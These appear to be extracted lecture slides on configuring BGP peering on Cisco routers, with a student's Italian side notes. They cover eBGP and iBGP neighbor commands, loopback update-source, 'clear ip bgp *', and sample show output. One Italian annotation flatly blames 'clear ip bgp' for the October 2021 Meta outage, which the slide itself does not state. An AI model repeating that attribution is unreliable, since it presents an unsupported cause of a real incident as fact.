- ❑ The **AS-number** argument determines whether the neighbor router is an EBGP or an IBGP neighbor. è quindi un modo per discriminare tra EBGP e IBGP


BGP and Loopback interfaces

- ❑ BGP peering session may use **loopback interfaces**
- ❑ Loopback interface ensures that the neighbor stays up and is not affected by malfunctioning hardware of a specific interface
- ❑ Useful when there are multiple paths between the BGP peers
 - ❑ iBGP peering are among internal routers generally connected by different IGP (OSPF) routes
- ❑ Useful also in case of multilink, for load balancing
- ❑ Best Common Practice
 - ❑ IBGP on loopback
 - ❑ EBGP on physical interface (unless multilink)

dummy interfaccia nella quale si possono assegnare indirizzi, se si ricevono pacchetti per questa interfaccia si può rispondere da qualsiasi porta

si assegna al router come loopback lo stesso indirizzo con cui questo è raggiungibile dall'esterno

eBGP peering




```
RTA(config)#router bgp 100
```

```
RTA(config-router)#neighbor 10.1.1.1 remote-as 200
```

```
RTB(config)#router bgp 200
```

```
RTB(config-router)#neighbor 10.1.1.2 remote-as 100
```

iBGP peering



```
RTB(config)#router bgp 200
```

```
RTB(config-router)#neighbor 172.16.1.2 remote-as 200
```

```
RTB(config-router)#neighbor 172.16.1.2 update-source loopback 0
```

```
RTC(config)#router bgp 200
```

```
RTC(config-router)#neighbor 172.16.1.1 remote-as 200
```

```
RTC(config-router)#neighbor 172.16.1.1 update-source loopback 0
```

Loopback source

- ❑ The ***update-source loopback 0*** command is used to instruct the router to use any operational interface for TCP connections (as long as Lo0 is up and configured with an IP address).
- ❑ Without the ***update-source loopback 0*** command, BGP routers can use only the closest IP interface to the peer.
- ❑ The ability to use any operational interface provides BGP with robustness in the event the link to the closest interface fails.
 - ❑ Since eBGP sessions are typically point-to-point, there is no need to use this command with eBGP.

Reset the BGP process

- ❑ Finally, whenever you are configuring BGP, you will notice that changes you make to an existing configuration may not appear immediately.
- ❑ To force BGP to clear its table and reset BGP sessions, use the `clear ip bgp` command. The easiest way to enter this command is as follows:

```
Router# clear ip bgp *
```

questo comando è il motivo che ha mandato down metà

- ❑ ***Use this command with CAUTION, better yet not at all, in a production network.***
 - ❑ remember October 4, 2021 Meta Inc. blackout?!
 - ❑ <https://engineering.fb.com/2021/10/05/networking-traffic/outage-details/>
 - ❑ <https://blog.cloudflare.com/october-2021-facebook-outage/>

Verifying BGP Configurations

```
RTA#show ip bgp

BGP table version is 3, local router ID is 10.2.2.2

Status codes: s suppressed, d damped, h history, * valid, > best, i - internal

Origin codes: i - IGP, e - EGP, ? - incomplete
```

Network	Next Hop	Metric	LocPrf	Weight	Path
* i1.0.0.0	192.168.1.6	0	100	0 200 400	e
*>i10.1.1.1/32	10.1.1.1	0	100	0	i
*>i172.16.1.0/24	10.1.1.1	0	100	0	i
* i192.168.1.32/27	192.168.1.6	0	100	0 200	i

Verifying BGP Configurations

```
RTA#show ip bgp neighbors
```

```
BGP neighbor is 172.24.1.18,  remote AS 200,  external link
```

```
  BGP version 4,  remote router ID 172.16.1.1
```

```
  BGP state = Established, up for 00:03:25
```

```
  Last read 00:00:25, hold time is 180, keepalive interval is 60 seconds
```

```
Neighbor capabilities:
```

```
  Route refresh: advertised and received
```

```
  Address family IPv4 Unicast: advertised and received
```

```
Received 7 messages, 0 notifications, 0 in queue
```

```
Sent 8 messages, 0 notifications, 0 in queue
```


```
Route refresh request: received 0, sent 0
```

```
Minimum time between advertisement runs is 30 seconds
```


it would be interesting to show you
how to manipulate BGP attributes to
enforce some kind of routing policies.
Unfortunately we don't have time for
this...

Laboratory: a simple BGP scenario


Topology




IP configuration on R1




BGP configuration on R1




IP configuration on R2



